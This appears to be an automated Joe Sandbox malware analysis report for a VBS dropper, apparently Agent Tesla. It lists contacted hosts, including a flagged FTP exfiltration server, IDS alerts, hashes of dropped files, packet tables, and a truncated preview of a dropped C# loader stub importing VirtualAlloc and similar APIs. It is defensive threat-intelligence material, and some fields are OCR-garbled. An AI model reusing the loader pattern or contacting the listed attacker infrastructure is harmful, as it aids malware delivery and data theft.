http://https://ZK1g7ahAv5q7aIVR.com	CasPol.exe, 0000000C.00000002.9111839461 9.000000001D920000.00000004.00000800.000 20000.00000000.sdmp, CasPol.exe, 0000000 C.00000003.86807185996.000000001C701000. 00000004.00000020.00020000.00000000.sdmp, CasPol.exe, 0000000C.00000002.91121875 644.000000001D9FD000.00000004.00000800.0 0020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000006.00000002.867312 42740.000000000443C000.00000004.00000800 .00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
162.240.62.179	qwedft.gq	United States		46606	UNIFIEDLAYER-AS-1US	false
52.20.78.240	api.ipify.org.herokudns.com	United States		14618	AMAZON-AESUS	false
185.31.121.136	ftp.mcmprint.net	Bulgaria		199364	RAX-ASBG	true

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	756154
Start date and time:	2022-11-29 18:31:34 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 6s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SIEM_PO00938467648.vbs

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	15
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winVBS@13/10@3/3
EGA Information:	• Successful, ratio: 100%
HDC Information:	Failed
HCA Information:	• Successful, ratio: 99% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Sleeps bigger than 100000000ms are automatically reduced to 1000ms

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, backgroundTaskHost.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 20.190.159.0, 20.190.159.73, 40.126.31.71, 20.190.159.71, 20.190.159.68, 20.190.159.75, 20.190.159.2, 40.126.31.73
- Excluded domains from analysis (whitelisted): spclient.wg.spotify.com, wdcpalt.microsoft.com, client.wns.windows.com, prda.aadg.msidentity.com, login.live.com, ctldl.windowsupdate.com, wdcp.microsoft.com, login.msa.msidentity.com, www.tm.a.prd.aadg.trafficmanager.net, www.tm.lg.prod.aadmsa.trafficmanager.net
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8003
Entropy (8bit):	4.841989710132343
Encrypted:	false
SSDEEP:	192:Qxoe5GVsm5emddVFn3eGOVpN6K3bkkjo5dgkjDt4iWN3yBGHD9smqdcU6C5pOWik:7hVoGIpN6KQkj22kjh4iUxgrib4J
MD5:	677C4E3A07935751EA3B092A5E23232F
SHA1:	0BB391E66C6AE586907E9A8F1EE6CA114ACE02CD
SHA-256:	D05D82E08469946C832D1493FA05D9E44926911DB96A89B76C2A32AC1CBC931F
SHA-512:	253BCC6033980157395016038E22D3A49B0FA40AEE18CC852065423BEF773BF000EAAEB0809D0B9C4E167883288B05BA168AF0A756D6B74852778EAAA30055C2
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	PSMODULECACHE.....$...z..Y...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo..... ..fimo.....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find- DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Scri pt.....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.... ....Find-Module.....Find-RoleCapability.....Publish-Script.....$...z..T...C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1*.. .....Install-Script.....Save-Module.....Publish-Module.....Find-Module.....Download-Package.....Update-Module....

C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.0.cs

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (1049), with no line terminators
Category:	dropped
Size (bytes):	1052
Entropy (8bit):	4.997907941877808
Encrypted:	false
SSDEEP:	24:JVSgTlR8ZhlZFbamwTJl1ro8kkcw+n1csrsluY:JVlTlR8DlZFbLwTJl1rb/P+n1BrsIX
MD5:	5CB0DD0B77A3DA8C76FA25C6482E90D5
SHA1:	309AAF2851C84D34E8C8FC38B102721126D3E145
SHA-256:	4A5B247BE5F2AD1BF7CB3E184F7F687B5D59C7DE795FD1EAF69B7B0E2F4F716E
SHA-512:	F4842683F2B44C5FE29A03CAC23BCE6358F2FFF9A4CD1232319591CB3A48834C95DC07DA3159584DE2AED4F0EBE9A7A517ED4676D38DC63B35BA405D5FA7BI 19
Malicious:	false
Preview:	.using System;using System.Runtime.InteropServices;public static class Tueiron1 {[DllImport("user32")]public static extern int DestroyCaret();[DllImport("gdi32")]public s tatic extern int ScaleWindowExtEx(int Drift,int Ambula,int Baso,int iagtta,int Vejmat158,int Mcgr);[DllImport("kernel32")]public static extern int HeapSize(int Prop,int A dres,int Tortri);[DllImport("shell32.dll")]public static extern void DragFinish(int Omdr);[DllImport("winmm.dll")]public static extern int mixerGetDevCaps(int Nitr,int Fel,int Afs9 3);[DllImport("kernel32")]public static extern int LockResource(int Lei);[DllImport("kernel32")]public static extern int VirtualAlloc(int v1,int v2,int v3,int v4);[DllImport("ADVAP I32.DLL")]public static extern void MapGenericMask(int Brink,int Midts);[DllImport("kernel32")]public static extern IntPtr EnumSystemLocalesW(uint v1,int v2);[DllImport(" kernel32")]public static extern int SetThreadAffinityMask(int Rebuil,int Semis);[DllImport("user32")]public static extern int Se

C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.cmdline

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (368), with no line terminators
Category:	dropped
Size (bytes):	371
Entropy (8bit):	5.263514527807254
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2CN23fAzxs7+AEszICN23fyAn:p37Lvkmb6KmYWZE7V
MD5:	5782379115A5C7704ACCE3E9383AF816

SHA1:	60D28D5DDD965175CB39C6BB0DF5AC1A224BCEC0
SHA-256:	7604F449D890B1488ACFB0DDACABA6E1E24A51097835E4B47A35B507657EBD7B
SHA-512:	A5AC3636A13572513032E3AF1253FE244AD76950FD508A04C101E0C92C2A946B4E012E28D6805DA3AE41CDF131A6B03CA89A0ECD188AD2E47756CAAAD9D9FD A4
Malicious:	**true**
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\Sys tem.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.dll" /debug- /optimize+ /warnaserror /optimize+ "C :\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.0.cs"

C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.dll

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	4096
Entropy (8bit):	3.0750833499217003
Encrypted:	false
SSDEEP:	48:6VJk5TZxiz1MDgQzufTbFukMAx7551ul6a3eq:OIWz1MDgVfTSACsK
MD5:	CA1B80C27B39A8FF11303A0A90CB8ACC
SHA1:	3558A01472147CD4D7509DDEFA51F9E4F437172B
SHA-256:	FFE5482B92E9206F567B6F96DB1FDE3117BE892D717769DF78197A52198486F6
SHA-512:	1DE5FE8955B5DD27C311423AC59E184B8823353AAC34BF90A0F66EC0BEDFB39D82C210F589505D1A806FDF152DD69D0FDB5BE8EEAB36EA19A5A628C40B08E D73
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....P.c.....!.....^&... ...@..... ....@.....&..W....@.....`..... ..... ..H.....text...d.... ..... ..`.rsrc.....@.....@..@.rel oc.....`.....@..B.....@&.....H.....P .....BSJB.....v4.0.30319.....l...t...#~.....@...#Strings.... .....#US.(.....#GUI D...8...\|...#Blob.....G.....%3.....0.).....f.....f..... 7..... D..... U..... ^..... i..... y.$..... ..)..... ....1..... ..7..... ..=..... ..).....

C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.out

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (445), with CRLF, CR line terminators
Category:	modified
Size (bytes):	866
Entropy (8bit):	5.33012640290001
Encrypted:	false
SSDEEP:	12:xKqR37Lvkmb6KmYWZE7wKaxK4BFNn5KBZvK2wo8dRSgarZucvW3ZDPOU:Aqd3ka6KmpE7wKax5DqBVKVrdFAMBJTH
MD5:	419D835EDD086DBCD1FB8CAFE131A363
SHA1:	F02C01889D4EB029501F2842FED63BEE75A32AAC
SHA-256:	C95EF9EFF8E1F8076E9C103BD88E939445D3E45956155401AF076E08F81C1D24
SHA-512:	D56124B2E20DF3848BBB3B15C3C30B3F6D7019312D5D6E07ADDA6A6741C66BEF5B96DB38727021864D1AF1EE243024BDFD8735BAA98EBDF3292A4CEA7195BF C7
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_M SIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Loc al\Temp\0j5ctfzr\0j5ctfzr.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\0j5ctfzr\0j5ctfzr.0.cs".....Microsoft (R) Visual C# Compiler version 4.8.4084.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go .microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\0j5ctfzr\CSC3A80B568F8BB4D66897E5CE811419E16.TMP

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.101934875256757
Encrypted:	false
SSDEEP:	12:DXt4li3ntuAHia5YA49aUGiqMZAiN5gryLAak7Ynqq2lPN5Dlq5J:+RI+ycuZhNpAakS2lPNnqX
MD5:	1A68EE12BE04A630C8BF56D4F7473ED0
SHA1:	ED9048C3B8B4013A63E612FF08CD59512E49A3FD
SHA-256:	B37612CBD66EF7BDD73717ADB5C978216B44420DED73796AD570D0FE6DD8D24D

SHA-512:	F03CD19608B470B8AF2154A212BC6A5E75AFB7C0C0975AE0E2A28A33BE0E721F60B0491FFDBC23568F9B5A2D9C2DC7E9E4A7850D9908C6AD437942AEAD83AF F5
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.j.5.c.t.f.z.r...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t.. ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...0.j.5.c.t.f.z.r...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0. ..

C:\Users\user\AppData\Local\Temp\RES7743.tmp

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x48e, 9 symbols, created Tue Nov 29 18:34:00 2022, 1st section name ".debug$S"
Category:	dropped
Size (bytes):	1332
Entropy (8bit):	4.001985755678852
Encrypted:	false
SSDEEP:	24:H9zW9Y89G/8qH9QwKPfwI+ycuZhNpAakS2lPNnqS2d:xiG/8qFKPo1ul6a3eqSG
MD5:	F4BF383029179F79AE0437C25B9B88AC
SHA1:	51A35E88821784CBC14768F2F96D9A4AFD88DDB0
SHA-256:	CD999401D357C7AB4F043A403294A91E994DA74376E032E0CD0A5F9DD8618A91
SHA-512:	8973B94881E0E57C1D2868DFE1965988072C9796077DDE07E685F59F534CA60CC3F72C60859F40177EDC879EB0C55016CD43BA779A972C639E75FFD19FCDA68
Malicious:	false
Preview:	L....P.c.....debug$S.....P.....@..B.rsrc$01.....X.....4.....@..@.rsrc$02.....P...>.....@..@.....U....c:\Users\user\AppData\Local\Temp\0j5c tfzr\CSC3A80B568F8BB4D66897E5CE811419E16.TMP.....h.....0.V..G>.....5.....C:\Users\user\AppData\Local\Temp\RES7743.tmp.-.<.....a..Micr osoft (R) CVTRES.Y.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe.....0.....H .....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f .o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...0.j.5.c.t.f.z.r...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g .h.t.. ...D.....O.r.i.g.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1ch5v15x.nhz.ps1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_casrbuj4.tcb.psm1

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with CRLF line terminators

Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.836608054626225
TrID:	
File name:	SIEM_PO00938467648.vbs
File size:	350795
MD5:	633811bccf3fe62978ce41a04b653083
SHA1:	bc81307b5c229094617e7cb8cdcaec55eaddad36
SHA256:	b5e4225737f935940fa23989440d5ea2c123c8affde25d6d7224e2b4abab5608
SHA512:	ade8c018c14b2c9de5df6c9c82130c309fd85084137d6e919c42b6fe7abb5ffde356f2d951f33ec3355df88f7134d51f66121afa3c7ca9f7bac047e0b73d0fa7
SSDEEP:	6144:J8YNxYPOwuvNR5vwfZKU2fU/5Mhc1gXcSGN+DieVwzjb6HZIKK:uijvPFWNEClgsSgpeVf6KK
TLSH:	AB74AE5DDA28DACD4F4E2F4ADC821A47C4654623D02614F9EEB5CB8E11C2ECDCE293D8
File Content Preview:	..'zephyrian stratagem Wigwamerne177 Alcoholisable53 PROMISINGLY ..'ACETAMID GRANULARITY Mandatet torteaus TANGFORLSENDES ALTOCUMULUS Jambarts ..'Gein187 garglers Goslet Afblsnings ENEHERREDMMERS UNDSEELIGHED TUSSENS Mrtelvrkets139 HOG besvrger stellularl

File Icon

Icon Hash:	e8d69ece869a9ec4


Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.31.121.136 11/29/22-18:34:46.981738	TCP	2029927	ET TROJAN AgentTesla Exfil via FTP	49858	21	192.168.11.20	185.31.121.136
192.168.11.20185.31.121.136 11/29/22-18:34:47.016884	TCP	2851779	ETPRO TROJAN Agent Tesla Telegram Exfil	49859	59772	192.168.11.20	185.31.121.136

Network Port Distribution

Total Packets: 47



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 18:34:32.485622883 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.643971920 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.644260883 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.644968033 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.803817987 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.811785936 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.811892033 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.811969995 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.812026024 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.812066078 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.812089920 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.812160969 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.812189102 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.812239885 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.812350035 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.812367916 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.812485933 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.812511921 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.812616110 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.812714100 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.812730074 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.812760115 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.812860012 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.812885046 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.813046932 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.972552061 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.972625971 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.972683907 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.972731113 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.972739935 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.972795963 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.972850084 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.972904921 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.972935915 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.972959995 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.972985983 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.973016024 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973071098 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973079920 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.973128080 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.973129988 CET	80	49855	162.240.62.179	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 18:34:32.973186970 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973242044 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973279953 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.973279953 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.973297119 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973351002 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973404884 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973449945 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.973450899 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.973458052 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973512888 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973567009 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973622084 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:32.973622084 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.973622084 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.973680973 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:32.973787069 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.132894039 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133204937 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133220911 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.133277893 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133336067 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133358955 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.133390903 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133446932 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133482933 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.133502960 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133537054 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.133558989 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133598089 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.133615017 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133670092 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133670092 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.133724928 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133779049 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133816004 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.133836031 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133863926 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.133893013 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.133940935 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.133949041 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.134004116 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.134027004 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.134131908 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.134130955 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.134191990 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.134228945 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.134293079 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.134320974 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.134391069 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.134413004 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.134505033 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.134548903 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.134601116 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.134617090 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.134665012 CET	49855	80	192.168.11.20	162.240.62.179
Nov 29, 2022 18:34:33.134697914 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.134793997 CET	80	49855	162.240.62.179	192.168.11.20
Nov 29, 2022 18:34:33.134891033 CET	49855	80	192.168.11.20	162.240.62.179

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 29, 2022 18:34:32.433917046 CET	56557	53	192.168.11.20	1.1.1.1
Nov 29, 2022 18:34:32.476682901 CET	53	56557	1.1.1.1	192.168.11.20
Nov 29, 2022 18:34:38.424631119 CET	50934	53	192.168.11.20	1.1.1.1
Nov 29, 2022 18:34:38.434093952 CET	53	50934	1.1.1.1	192.168.11.20
Nov 29, 2022 18:34:46.357691050 CET	56134	53	192.168.11.20	1.1.1.1
Nov 29, 2022 18:34:46.629107952 CET	53	56134	1.1.1.1	192.168.11.20

DNS Queries

